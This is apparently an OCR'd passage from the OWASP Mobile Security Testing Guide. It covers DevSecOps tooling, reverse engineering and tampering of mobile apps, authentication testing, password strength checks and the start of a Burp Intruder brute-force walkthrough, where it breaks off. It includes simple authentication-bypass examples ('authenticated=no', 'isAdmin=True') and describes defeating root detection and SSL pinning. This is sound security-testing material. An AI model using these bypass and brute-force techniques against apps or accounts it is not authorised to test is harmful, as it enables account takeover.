
Once again, the answer is automation and tooling: by implementing these two concepts throughout the project life cycle, you can maintain and improve security. The higher the expected level of security, the more controls, checkpoints, and emphasis will take place. The following are examples:

- Static Application Security Testing can take place during the development phase, and it can be integrated into the Continuous Integration process with more or less emphasis on scan results. You can establish more or less demanding Secure Coding Rules and use SAST tools to check the effectiveness of their implementation.
- Dynamic Application Security Testing may be automatically performed after the application has been built (e.g., after Continuous Integration has taken place) and before delivery, again, with more or less emphasis on results.

- You can add manual validation checkpoints between consecutive phases, for example, between delivery and deployment.

The security of an application developed with DevOps must be considered during operations. The following are examples:

- Scanning should take place regularly (at both the infrastructure and application level).
- Pentesting may take place regularly. (The version of the application used in production is the version that should be pentested, and the testing should take place in a dedicated environment and include data that's similar to the production version data. See the section on Penetration Testing for more details.)
- Active monitoring should be performed to identify issues and remediate them as soon as possible via the feedback loop.



References

- [paul] - M. Paul. Official (ISC)2 Guide to the CSSLP CBK, Second Edition ((ISC)2 Press), 2014
- [mcgraw] - G McGraw. Software Security: Building Security In, 2006

Mobile App Tampering and Reverse Engineering

Reverse engineering and tampering techniques have long belonged to the realm of crackers, modders, malware analysts, etc. For "traditional" security testers and researchers, reverse engineering has been more of a complementary skill. But the tides are turning: mobile app black-box testing increasingly requires disassembling compiled apps, applying patches, and tampering with binary code or even live processes. The fact that many mobile apps implement defenses against unwelcome tampering doesn't make things easier for security testers.

Reverse engineering a mobile app is the process of analyzing the compiled app to extract information about its source code. The goal of reverse engineering is *comprehending* the code.

Tampering is the process of changing a mobile app (either the compiled app or the running process) or its environment to affect its behavior. For example, an app might refuse to run on your rooted test device, making it impossible to run some of your tests. In such cases, you'll want to alter the app's behavior.

Mobile security testers are served well by understanding basic reverse engineering concepts. They should also know mobile devices and operating systems inside out: processor architecture, executable format, programming language intricacies, and so forth.

Reverse engineering is an art, and describing its every facet would fill a whole library. The sheer range of techniques and specializations is mind-blowing: one can spend years working on a very specific and isolated sub-problem, such as automating malware analysis or developing novel deobfuscation methods. Security testers are generalists; to be effective reverse engineers, they must filter through the vast amount of relevant information.

There is no generic reverse engineering process that always works. That said, we'll describe commonly used methods and tools later in this guide, and give examples of tackling the most common defenses.

Why You Need It

Mobile security testing requires at least basic reverse engineering skills for several reasons:

1. To enable black-box testing of mobile apps. Modern apps often include controls that will hinder dynamic analysis. SSL pinning and end-to-end (E2E) encryption sometimes prevent you from intercepting or manipulating traffic with a proxy. Root detection could prevent the app from running on a rooted device, preventing you from using advanced testing tools. You must be able to deactivate these defenses.

2. To enhance static analysis in black-box security testing. In a black-box test, static analysis of the app bytecode or binary code helps you understand the internal logic of the app. It also allows you to identify flaws such as hardcoded credentials.

3. To assess resilience against reverse engineering. Apps that implement the software protection measures listed in the Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R) should withstand reverse engineering to a certain degree. To verify the effectiveness of such controls, the tester may perform a *resilience assessment* as part of the general security test. For the resilience assessment, the tester assumes the role of the reverse engineer and attempts to bypass defenses.

Before we dive into the world of mobile app reversing, we have some good news and some bad news. Let's start with the good news:

Ultimately, the reverse engineer always wins.

This is particularly true in the mobile industry, where the reverse engineer has a natural advantage: the way mobile apps are deployed and sandboxed is by design more restrictive than the deployment and sandboxing of classical Desktop apps, so including the rootkit-like defensive mechanisms often found in Windows software (e.g., DRM systems) is simply not feasible. The openness of Android allows reverse engineers to make favorable changes to the operating system, aiding the reverse engineering process. iOS gives reverse engineers less control, but defensive options are also more limited.

The bad news is that dealing with multi-threaded anti-debugging controls, cryptographic white-boxes, stealthy anti-tampering features, and highly complex control flow transformations is not for the faint-hearted. The most effective software protection schemes are proprietary and won't be beaten with standard tweaks and tricks. Defeating them requires tedious manual analysis, coding, frustration and, depending on your personality, sleepless nights and strained relationships.

It's easy for beginners to get overwhelmed by the sheer scope of reversing. The best way to get started is to set up some basic tools (see the relevant sections in the Android and iOS reversing chapters) and start with simple reversing tasks and crackmes. You'll need to learn about the assembler/bytecode language, the operating system, obfuscations you encounter, and so on. Start with simple tasks and gradually level up to more difficult ones.

In the following section. we'll give an overview of the techniques most commonly used in mobile app security testing. In later chapters, we'll drill down into OS-specific details of both Android and iOS.

Basic Tampering Techniques

Binary Patching

Patching is the process of changing the compiled app, e.g., changing code in binary executables, modifying Java bytecode, or tampering with resources. This process is known as *modding* in the mobile game hacking scene. Patches can be applied in many ways, including editing binary files in a hex editor and decompiling, editing, and re-assembling an app. We'll give detailed examples of useful patches in later chapters.

Keep in mind that modern mobile operating systems strictly enforce code signing, so running modified apps is not as straightforward as it used to be in desktop environments. Security experts had a much easier life in the 90s! Fortunately, patching is not very difficult if you work on your own device. You simply have to re-sign the app or disable the default code signature verification facilities to run modified code.

Code Injection

Code injection is a very powerful technique that allows you to explore and modify processes at runtime. Injection can be implemented in various ways, but you'll get by without knowing all the details thanks to freely available, well-documented tools that automate the process. These tools give you direct access to process memory and important structures such as live objects instantiated by the app. They come with many utility functions that are useful for resolving loaded libraries, hooking methods and native functions, and more. Process memory tampering is more difficult to detect than file patching, so it is the preferred method in most cases.

Substrate, Frida, and Xposed are the most widely used hooking and code injection frameworks in the mobile industry. The three frameworks differ in design philosophy and implementation details: Substrate and Xposed focus on code injection and/or hooking, while Frida aims to be a full-blown "dynamic instrumentation framework", incorporating code injection, language bindings, and an injectable JavaScript VM and console.

However, you can also instrument apps with Substrate by using it to inject Cycript, the programming environment (aka "Cycript-to-JavaScript" compiler) authored by Saurik of Cydia fame. To complicate things even more, Frida's authors also created a fork of Cycript called "frida-cycript". It replaces Cycript's runtime with a Frida-based runtime called Mjølner. This enables Cycript to run on all the platforms and architectures maintained by frida-core (if you are confused at this point, don't worry). The release of frida-cycript was accompanied by a blog post by Frida's developer Ole titled "Cycript on Steroids", a title that Saurik wasn't very fond of.

We'll include examples of all three frameworks. We recommend starting with Frida because it is the most versatile of the three (for this reason, we'll also include more Frida details and examples). Notably, Frida can inject a JavaScript VM into a process on both Android and iOS, while Cycript injection with Substrate only works on iOS. Ultimately, however, you can of course achieve many of the same goals with either framework.

Static and Dynamic Binary Analysis

Reverse engineering is the process of reconstructing the semantics of a compiled program's source code. In other words, you take the program apart, run it, simulate parts of it, and do other unspeakable things to it to understand what it does and how.

Using Disassemblers and Decompilers

Disassemblers and decompilers allow you to translate an app's binary code or bytecode back into a more or less understandable format. By using these tools on native binaries, you can obtain assembler code that matches the architecture the app was compiled for. Disassemblers convert machine code to assembly code which in turn is used by decompilers to generate equivalent high-level language code. Android Java apps can be disassembled to smali, which is an assembly language for the DEX format used by Dalvik, Android's Java VM. Smali assembly can also be quite easily decompiled back to equivalent Java code.

In theory, the mapping between assembly and machine code should be one-to-one, and therefore it may give the impression that disassembling is a simple task. But in practice, there are multiple pitfalls such as:

- Reliable distinction between code and data.
- Variable instruction size.

- Indirect branch instructions.
- Functions without explicit CALL instructions within the executable's code segment.
- Position independent code (PIC) sequences.
- Hand crafted assembly code.

On a similar vein, decompilation is a very complicated process, involving many deterministic and heuristic based approaches. As a consequence, decompilation is usually not really accurate, but nevertheless very helpful in getting a quick understanding of the function being analyzed. The accuracy of decompilation depends on the amount of information available in the code being decompiled and the sophistication of the decompiler. In addition, many compilation and post-compilation tools introduce additional complexity to the compiled code in order to increase the difficulty of comprehension and/or even decompilation itself. Such code referred to as *obfuscated code*.

Over the past decades many tools have perfected the process of disassembly and decompilation, producing output with high fidelity. Advanced usage instructions for any of the available tools can often easily fill a book of their own. The best way to get started is to simply pick up a tool that fits your needs and budget and get a well-reviewed user guide. In this section, we will provide an introduction to some of those tools and in the subsequent "Reverse Engineering and Tampering" Android and iOS chapters we'll focus on the techniques themselves, especially those that are specific to the platform at hand.

Debugging and Tracing

In the traditional sense, debugging is the process of identifying and isolating problems in a program as part of the software development life cycle. The same tools used for debugging are valuable to reverse engineers even when identifying bugs is not the primary goal. Debuggers enable program suspension at any point during runtime, inspection of the process' internal state, and even register and memory modification. These abilities simplify program inspection.

Debugging usually means interactive debugging sessions in which a debugger is attached to the running process. In contrast, *tracing* refers to passive logging of information about the app's execution (such as API calls). Tracing can be done in several ways, including debugging APIs, function hooks, and Kernel tracing facilities. Again, we'll cover many of these techniques in the OS-specific "Reverse Engineering and Tampering" chapters.

Advanced Techniques

For more complicated tasks, such as de-obfuscating heavily obfuscated binaries, you won't get far without automating certain parts of the analysis. For example, understanding and simplifying a complex control flow graph based on manual analysis in the disassembler would take you years (and most likely drive you mad long before you're done). Instead, you can augment your workflow with custom made tools. Fortunately, modern disassemblers come with scripting and extension APIs, and many useful extensions are available for popular disassemblers. There are also open source disassembling engines and binary analysis frameworks.

As always in hacking, the anything-goes rule applies: simply use whatever is most efficient. Every binary is different, and all reverse engineers have their own style. Often, the best way to achieve your goal is to combine approaches (such as emulator-based tracing and symbolic execution). To get started, pick a good disassembler and/or reverse engineering framework, then get comfortable with their particular features and extension APIs. Ultimately, the best way to get better is to get hands-on experience.

Dynamic Binary Instrumentation

Another useful approach for native binaries is dynamic binary instrumentations (DBI). Instrumentation frameworks such as Valgrind and PIN support fine-grained instruction-level tracing of single processes. This is accomplished by inserting dynamically generated code at runtime. Valgrind compiles fine on Android, and pre-built binaries are available for download.

The Valgrind README includes specific compilation instructions for Android.

Emulation-based Dynamic Analysis

Emulation is an imitation of a certain computer platform or program being executed in different platform or within another program. The software or hardware performing this imitation is called an *emulator*. Emulators provide a much cheaper alternative to an actual device, where a user can manipulate it without worrying about damaging the device. There are multiple emulators available for Android, but for iOS there are practically no viable emulators available. iOS only has a simulator, shipped within Xcode.

The difference between a simulator and an emulator often causes confusion and leads to use of the two terms interchangeably, but in reality they are different, specially for the iOS use case. An emulator mimics both the software and hardware environment of a targeted platform. On the other hand, a simulator only mimics the software environment.

QEMU based emulators for Android take into consideration the RAM, CPU, battery performance etc (hardware components) while running an application, but in an iOS simulator this hardware component behaviour is not taken into consideration at all. The iOS simulator even lacks the implementation of the iOS kernel, as a result if an application is using syscalls it cannot be executed in this simulator.

In simple words, an emulator is a much closer imitation of the targeted platform, while a simulator mimics only a part of it.

Running an app in the emulator gives you powerful ways to monitor and manipulate its environment. For some reverse engineering tasks, especially those that require low-level instruction tracing, emulation is the best (or only) choice. Unfortunately, this type of analysis is only viable for Android, because no free or open source emulator exists for iOS (the iOS simulator is not an emulator, and apps compiled for an iOS device don't run on it). The only iOS emulator available is a commercial SaaS solution - Corellium. We'll provide an overview of popular emulation-based analysis frameworks for Android in the "Tampering and Reverse Engineering on Android" chapter.

Custom Tooling with Reverse Engineering Frameworks

Even though most professional GUI-based disassemblers feature scripting facilities and extensibility, they are simply not well-suited to solving particular problems. Reverse engineering frameworks allow you to perform and automate any kind of reversing task without depending on a heavy-weight GUI. Notably, most reversing frameworks are open source and/or available for free. Popular frameworks with support for mobile architectures include radare2 and Angr.

Example: Program Analysis with Symbolic/Concolic Execution

In the late 2000s, testing based on symbolic execution has become a popular way to identify security vulnerabilities. Symbolic "execution" actually refers to the process of representing possible paths through a program as formulas in first-order logic. Satisfiability Modulo Theories (SMT) solvers are used to check the satisfiability of these formulas and provide solutions, including concrete values of the variables needed to reach a certain point of execution on the path corresponding to the solved formula.

In simple words, symbolic execution is mathematically analyzing a program without executing it. During analysis, each unknown input is represented as a mathematical variable (a symbolic value), and hence all the operations performed on these variables are recorded as a tree of operations (aka. AST (abstract syntax tree), from compiler theory). These ASTs can be translated into so-called *constraints* that will be interpreted by a SMT solver. In the end of this analysis, a final mathematical equation is obtained, in which the variables are the inputs whose values are not known. SMT solvers are special programs which solve these equations to give possible values for the input variables given a final state.

To illustrate this, imagine a function which takes one input (x) and multiplies it by the value of a second input (y). Finally, there is an *if* condition which checks if the value calculated is greater than the value of an external variable(z), and returns "success" if true, else returns "fail". The equation for this operation will be `(x * y) > z`.

If we want the function to always return "success" (final state), we can tell the SMT solver to calculate the values for x and y (input variables) which satisfy the corresponding equation. As is the case for global variables, their value can be changed from outside this function, which may lead to different outputs whenever this function is executed. This adds to additional complexity in determining correct solution.

Internally SMT solvers use various equation solving techniques to generate solution for such equations. Some of the techniques are very advanced and their discussion is beyond the scope of this book.

In a real world situation, the functions are much more complex than the above example. The increased complexity of the functions can pose significant challenges for classical symbolic execution. Some of the challenges are summarised below:

- Loops and recursions in a program may lead to *infinite execution tree*.
- Multiple conditional branches or nested conditions may lead to *path explosion*.
- Complex equations generated by symbolic execution may not be solvable by SMT solvers because of their limitations.
- Program is using system calls, library calls or network events which cannot be handled by symbolic execution.

To overcome these challenges, typically, symbolic execution is combined with other techniques such as *dynamic execution* (also called *concrete execution*) to mitigate the path explosion problem specific to classical symbolic execution. This combination of concrete (actual) and symbolic execution is referred to as *concolic execution* (the name concolic stems from **conc**rete and symb**olic**), sometimes also called as *dynamic symbolic execution*.

To visualize this, in the above example, we can obtain the value of the external variable by performing further reverse engineering or by dynamically executing the program and feeding this information into our symbolic execution analysis. This extra information will reduce the complexity of our equations and may produce more accurate analysis results. Together with improved SMT solvers and current hardware speeds, concolic execution allows to explore paths in medium-size software modules (i.e., on the order of 10 KLOC).

In addition, symbolic execution also comes in handy for supporting de-obfuscation tasks, such as simplifying control flow graphs. For example, Jonathan Salwan and Romain Thomas have shown how to reverse engineer VM-based software protections using Dynamic Symbolic Execution [#salwan] (i.e., using a mix of actual execution traces, simulation, and symbolic execution).

In the Android section, you'll find a walkthrough for cracking a simple license check in an Android application using symbolic execution.

References

- [#vadla] Ole André Vadla Ravnås, Anatomy of a code tracer - https://medium.com/@oleavr/anatomy-of-a-code-tracer-b081aadb0df8
- [#salwan] Jonathan Salwan and Romain Thomas, How Triton can help to reverse virtual machine based software protections - https://triton.quarkslab.com/files/csaw2016-sos-rthomas-jsalwan.pdf

Mobile App Authentication Architectures

Authentication and authorization problems are prevalent security vulnerabilities. In fact, they consistently rank second highest in the OWASP Top 10.

Most mobile apps implement some kind of user authentication. Even though part of the authentication and state management logic is performed by the backend service, authentication is such an integral part of most mobile app architectures that understanding its common implementations is important.

Since the basic concepts are identical on iOS and Android, we'll discuss prevalent authentication and authorization architectures and pitfalls in this generic guide. OS-specific authentication issues, such as local and biometric authentication, will be discussed in the respective OS-specific chapters.

General Guidelines on Testing Authentication

There's no one-size-fits-all approach to authentication. When reviewing the authentication architecture of an app, you should first consider whether the authentication method(s) used are appropriate in the given context. Authentication can be based on one or more of the following:

- Something the user knows (password, PIN, pattern, etc.)
- Something the user has (SIM card, one-time password generator, or hardware token)
- A biometric property of the user (fingerprint, retina, voice)

The number of authentication procedures implemented by mobile apps depends on the sensitivity of the functions or accessed resources. Refer to industry best practices when reviewing authentication functions. Username/password authentication (combined with a reasonable password policy) is generally considered sufficient for apps that have a user login and aren't very sensitive. This form of authentication is used by most social media apps.

For sensitive apps, adding a second authentication factor is usually appropriate. This includes apps that provide access to very sensitive information (such as credit card numbers) or allow users to transfer funds. In some industries, these apps must also comply with certain standards. For example, financial apps have to ensure compliance with the Payment Card Industry Data Security Standard (PCI DSS), the Gramm Leach Bliley Act, and the Sarbanes-Oxley Act (SOX). Compliance considerations for the US health care sector include the Health Insurance Portability and Accountability Act (HIPAA) and the Patient Safety Rule.

You can also use the OWASP Mobile AppSec Verification Standard as a guideline. For non-critical apps ("Level 1"), the MASVS lists the following authentication requirements:

- If the app provides users with access to a remote service, an acceptable form of authentication such as username/password authentication is performed at the remote endpoint.
- A password policy exists and is enforced at the remote endpoint.
- The remote endpoint implements an exponential back-off, or temporarily locks the user account, when incorrect authentication credentials are submitted an excessive number of times.

For sensitive apps ("Level 2"), the MASVS adds the following:

- A second factor of authentication exists at the remote endpoint and the 2FA requirement is consistently enforced.
- Step-up authentication is required to enable actions that deal with sensitive data or transactions.
- The app informs the user of the recent activities with their account when they log in.

You can find details on how to test for the requirements above in the following sections.

Stateful vs. Stateless Authentication

You'll usually find that the mobile app uses HTTP as the transport layer. The HTTP protocol itself is stateless, so there must be a way to associate a user's subsequent HTTP requests with that user. Otherwise, the user's log in credentials would have to be sent with every request. Also, both the server and client need to keep track of user data (e.g., the user's privileges or role). This can be done in two different ways:

- With *stateful* authentication, a unique session id is generated when the user logs in. In subsequent requests, this session ID serves as a reference to the user details stored on the server. The session ID is *opaque*; it doesn't contain any user data.

- With *stateless* authentication, all user-identifying information is stored in a client-side token. The token can be passed to any server or micro service, eliminating the need to maintain session state on the server. Stateless authentication is often factored out to an authorization server, which produces, signs, and optionally encrypts the token upon user login.

Web applications commonly use stateful authentication with a random session ID that is stored in a client-side cookie. Although mobile apps sometimes use stateful sessions in a similar fashion, stateless token-based approaches are becoming popular for a variety of reasons:

- They improve scalability and performance by eliminating the need to store session state on the server.
- Tokens enable developers to decouple authentication from the app. Tokens can be generated by an authentication server, and the authentication scheme can be changed seamlessly.

As a mobile security tester, you should be familiar with both types of authentication.

Supplementary Authentication

Authentication schemes are sometimes supplemented by passive contextual authentication, which can incorporate:

- Geolocation
- IP address
- Time of day
- The device being used

Ideally, in such a system the user's context is compared to previously recorded data to identify anomalies that might indicate account abuse or potential fraud. This process is transparent to the user, but can become a powerful deterrent to attackers.

Verifying that Appropriate Authentication is in Place (MSTG-ARCH-2 and MSTG-AUTH-1)

Perform the following steps when testing authentication and authorization:

- Identify the additional authentication factors the app uses.
- Locate all endpoints that provide critical functionality.
- Verify that the additional factors are strictly enforced on all server-side endpoints.

Authentication bypass vulnerabilities exist when authentication state is not consistently enforced on the server and when the client can tamper with the state. While the backend service is processing requests from the mobile client, it must consistently enforce authorization checks: verifying that the user is logged in and authorized every time a resource is requested.

Consider the following example from the OWASP Web Testing Guide. In the example, a web resource is accessed through a URL, and the authentication state is passed through a GET parameter:

```
http://www.site.com/page.asp?authenticated=no
```

The client can arbitrarily change the GET parameters sent with the request. Nothing prevents the client from simply changing the value of the `authenticated` parameter to "yes", effectively bypassing authentication.

Although this is a simplistic example that you probably won't find in the wild, programmers sometimes rely on "hidden" client-side parameters, such as cookies, to maintain authentication state. They assume that these parameters can't be tampered with. Consider, for example, the following classic vulnerability in Nortel Contact Center Manager. The administrative web application of Nortel's appliance relied on the cookie "isAdmin" to determine whether the logged-in user should be granted administrative privileges. Consequently, it was possible to get admin access by simply setting the cookie value as follows:

```
isAdmin=True
```

Security experts used to recommend using session-based authentication and maintaining session data on the server only. This prevents any form of client-side tampering with the session state. However, the whole point of using stateless authentication instead of session-based authentication is to *not* have session state on the server. Instead, state is stored in client-side tokens and transmitted with every request. In this case, seeing client-side parameters such as `isAdmin` is perfectly normal.

To prevent tampering cryptographic signatures are added to client-side tokens. Of course, things may go wrong, and popular implementations of stateless authentication have been vulnerable to attacks. For example, the signature verification of some JSON Web Token (JWT) implementations could be deactivated by setting the signature type to "None". We'll discuss this attack in more detail in the "Testing JSON Web Tokens" chapter.

Testing Best Practices for Passwords (MSTG-AUTH-5 and MSTG-AUTH-6)

Password strength is a key concern when passwords are used for authentication. The password policy defines requirements to which end users should adhere. A password policy typically specifies password length, password complexity, and password topologies. A "strong" password policy makes manual or automated password cracking difficult or impossible. The following sections will cover various areas regarding password best practices. For further information please consult the OWASP Authentication Cheat Sheet.


Static Analysis

Confirm the existence of a password policy and verify the implemented password complexity requirements according to the OWASP Authentication Cheat Sheet which focuses on length and an unlimited character set. Identify all password-related functions in the source code and make sure that a verification check is performed in each of them. Review the password verification function and make sure that it rejects passwords that violate the password policy.

zxcvbn

zxcvbn is a common library that can be used for estimating password strength, inspired by password crackers. It is available in JavaScript but also for many other programming languages on the server side. There are different methods of installation, please check the Github repo for your preferred method. Once installed, zxcvbn can be used to calculate the complexity and the amount of guesses to crack the password.

After adding the zxcvbn JavaScript library to the HTML page, you can execute the command zxcvbn in the browser console, to get back detailed information about how likely it is to crack the password including a score.



```
> zxcvbn('ThisShouldBeVeryHardToCrack!')
< ▼{password: "ThisShouldBeVeryHardToCrack!", guesses: 9.71881e+21, guesses_log10: 21.98761309187359, sequence: Array
   (5), calc_time: 14, …}
    calc_time: 14
  ▶ crack_times_display: {online_throttling_100_per_hour: "centuries", online_no_throttling_10_per_second: "centuri…
  ▶ crack_times_seconds: {online_throttling_100_per_hour: 3.4987716e+23, online_no_throttling_10_per_second: 971881…
  ▶ feedback: {warning: "", suggestions: Array(0)}
    guesses:
    9.71881e+21
    guesses_log10: 21.98761309187359
    password: "ThisShouldBeVeryHardToCrack!"
    score: 4
  ▶ sequence: (5) [{…}, {…}, {…}, {…}, {…}]
  ▶ __proto__: Object
```

The score is defined as follows and can be used for a password strength bar for example:

```
0 # too guessable: risky password. (guesses < 10^3)

1 # very guessable: protection from throttled online attacks. (guesses < 10^6)

2 # somewhat guessable: protection from unthrottled online attacks. (guesses < 10^8)

3 # safely unguessable: moderate protection from offline slow-hash scenario. (guesses < 10^10)
```

```
4 # very unguessable: strong protection from offline slow-hash scenario. (guesses >= 10^10)
```

Note that zxcvbn can be implemented by the app-developer as well using the Java (or other) implementation in order to guide the user into creating a strong password.

Have I Been Pwned: PwnedPasswords

In order to further reduce the likelihood of a successful dictionary attack against a single factor authentication scheme (e.g. password only), you can verify whether a password has been compromised in a data breach. This can be done using services based on the Pwned Passwords API by Troy Hunt (available at api.pwnedpasswords.com). For example, the "Have I been pwned?" companion website. Based on the SHA-1 hash of a possible password candidate, the API returns the number of times the hash of the given password has been found in the various breaches collected by the service. The workflow takes the following steps:

- Encode the user input to UTF-8 (e.g.: the password `test`).
- Take the SHA-1 hash of the result of step 1 (e.g.: the hash of `test` is `A94A8FE5CC...`).
- Copy the first 5 characters (the hash prefix) and use them for a range-search by using the following API: `http GET https://api.pwnedpasswords.com/range/A94A8`
- Iterate through the result and look for the rest of the hash (e.g. is `FE5CC...` part of the returned list?). If it is not part of the returned list, then the password for the given hash has not been found. Otherwise, as in case of `FE5CC...`, it will return a counter showing how many times it has been found in breaches (e.g.: `FE5CC...:76479`).

Further documentation on the Pwned Passwords API can be found online.

Note that this API is best used by the app-developer when the user needs to register and enter a password to check whether it is a recommended password or not.

Login Throttling

Check the source code for a throttling procedure: a counter for logins attempted in a short period of time with a given user name and a method to prevent login attempts after the maximum number of attempts has been reached. After an authorized login attempt, the error counter should be reset.

Observe the following best practices when implementing anti-brute-force controls:

- After a few unsuccessful login attempts, targeted accounts should be locked (temporarily or permanently), and additional login attempts should be rejected.
- A five-minute account lock is commonly used for temporary account locking.
- The controls must be implemented on the server because client-side controls are easily bypassed.
- Unauthorized login attempts must be tallied with respect to the targeted account, not a particular session.

Additional brute force mitigation techniques are described on the OWASP page Blocking Brute Force Attacks.

Dynamic Testing (MSTG-AUTH-6)


Automated password guessing attacks can be performed using a number of tools. For HTTP(S) services, using an interception proxy is a viable option. For example, you can use Burp Suite Intruder to perform both wordlist-based and brute-force attacks.

> Please keep in mind that the Burp Suite Community Edition has significant limitations apart from not being able to save projects. For example, a throttling mechanism will be activated after several requests that will slow down your attacks with Burp Intruder dramatically. Also no built-in password lists are available in this version. If you want to execute a real brute force attack use either Burp Suite Professional or OWASP ZAP.

Execute the following steps for a wordlist based brute force attack with Burp Intruder:

- Start Burp Suite Professional.
- Create a new project (or open an existing one).
